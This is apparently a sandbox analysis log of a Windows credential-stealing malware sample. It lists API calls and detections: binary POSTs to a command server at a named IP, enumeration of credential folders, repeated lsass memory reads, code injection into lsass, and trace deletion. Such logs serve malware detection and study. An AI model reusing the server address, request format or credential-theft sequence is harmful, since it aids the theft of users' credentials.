Call Network API	API Name: send Args: (1e4, POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	3864	3912
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (1e4, ., 269, 0) Return: 269	3864	3912


Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: .		
Call Network API	API Name: recv Args: (1e4, , 4048, 0) Return: ?	3864	3912
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.hdb) Return: 0	3864	3912
Add File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	3864	3912
Write File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	3864	3912
Add File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	3864	3912
Write File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	3864	3912
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 0, , 12f9b0) Return: 1	3864	3912
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 3912 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\*, 0, 12f71c, 0, 0, 0) Return: 29cb68	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 12f4a0, 0, 0, 0) Return: 29 cba8	3864	3912
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 12f4a0, 0, 0, 0) Return: 29 cba8	3864	3912
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 254	3864	3912
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3912 Info: enum processes		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffd800c, ...w, 4, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77908894, ..., 4, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141c10, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141c90, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141f88, p ., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 142070, .'., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1427a8, .[., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1428e8, *., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 142a20, H.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fd48, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fdc8, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fed8, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fb20, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fba0, h.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fc68, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14ffe8, h, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150068, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1507a0, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150588, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150838, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1508b8, 8\t., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150938, .\t., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1509b8, 8\n., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150a38, .\n., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150ab8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150b38, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150bb8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150c38, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150cb8, 8\r., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150d38, .\r., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150db8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150e38, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150eb8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150f38, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 150fb8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151038, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1510b8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151138, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1511b8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151238, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1512b8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151338, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1513b8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151438, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1514b8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151538, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1515b8, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151638, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1516b8, 8.., 120, 12e478) Return: 0	3864	3912

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151738, 8.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 151938, 8#., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 152338, .#., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1523b8, 8%., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 152538, .v., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b76d8, Xv., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b7658, Xw., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b7758, .w., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b77d8, Xz., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b7a58, .z., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1b7ad8, hp., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1d7068, hr., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1d7268, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f3c8, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f548, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f6c8, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f5c8, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f748, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f7c8, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f848, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f8c8, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f948, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f9c8, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fac8, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fb48, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fc48, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fcc8, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fd48, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fe48, H., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20ff48, .., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20ffc8, H, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210048, ., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2100c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210148, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2101c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210248, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2102c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210348, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2103c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210448, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2104c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210548, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2105c8, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2106c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210748, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2107c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210848, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2108c8, H\t!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210948, .\t!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2109c8, H\n!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210a48, .\n!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210ac8, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210bc8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210c48, H\r!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210d48, .\r!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210dc8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210e48, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210ec8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210f48, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 211048, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2110c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 211148, ..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2111c8, H.!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 211248, ...w..!, 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffd800c, ...w, 4, 12e4a4) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77908894, ..., 4, 12e4a4) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141c10, ..., 120, 12e4a4) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141ab8, l, 20, 12e4dc) Return: 0	3864	3912
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:lsass.exe, ea0000, B..u, 8980, 0) Return: 1	3864	3912

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3912 Target Process ID: 484 Target Image Path: lsass.exe Injected Content: B..u		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffd800c, ...w, 4, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77908894, ..., 4, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141c10, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141c90, ..., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141f88, p ., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 142070, .'., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1427a8, .[., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1428e8, *., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 142a20, H.., 120, 12e478) Return: 0	3864	3912
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 14fd48, ..., 120, 12e478) Return: 0	3864	3912
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:484:lsass.exe, eb0000, U......E.SVW.8.pt.X..\n., 223, 0) Return: 1	3864	3912
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3912 Target Process ID: 484 Target Image Path: lsass.exe Injected Content: U......E.SVW.8.pt.X..\n.		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\*, 0, 12f71c, 0, 0, 0) Return: 29cb68	3864	3912
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 12f704, 0, 0, 0) Return: 29cb68	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 12f704, 0, 0, 0) Return: 29cb68	3864	3912
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.lck) Return: 1	3864	3912
Delete File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	3864	3912
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3912 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12f250, 1, 0, 0) Return: 29cb68	3864	3912
Call Filesystem API	API Name: FindNextFileW Args: (29cb68, 12f250) Return: 1	3864	3912
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, 12ee24, 1, 0, 0) Return: 29cb68	3864	3912
Call System API	API Name: BCryptDecrypt Args: (3c0000, Hñ*®D{ìñ, 64, 0, 'Å¸(¥á.š²Ë8, 8, Hñ*®D{ìñ, 64, 14544428, 0) Return: 0	3912	484
Call System API	API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 308448, 1c) Return: 1	3864	3912
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Call System API	API Name: DnsQueryExW Args: (ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ"Š'žÐ™–‰šÐ™šÑ—, 1, 40000000) Return: 123	3864	3912
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3912 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS		
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	3864	3912
Call Network API	API Name: socket Args: (23, 2, 0) Return: 254	3864	3912
Call Network API	API Name: socket Args: (2, 1, 6) Return: 254	3864	3912
Call Network API	API Name: connect Args: (254, ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ"Š'žÐ™–‰šÐ™šÑ—:80, 16) Return: 0	3864	3912
Call Network API	API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	3864	3912
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90"Š'žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (254, ., 204, 0) Return: 204	3864	3912
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÎÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90"Š'žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (254, , 4048, 0) Return: ?	3864	3912
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\D2EFF9\94A37B.exe, 0, 0, 1) Return: 1	3864	3912
Add File	Path: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL	3864	3912
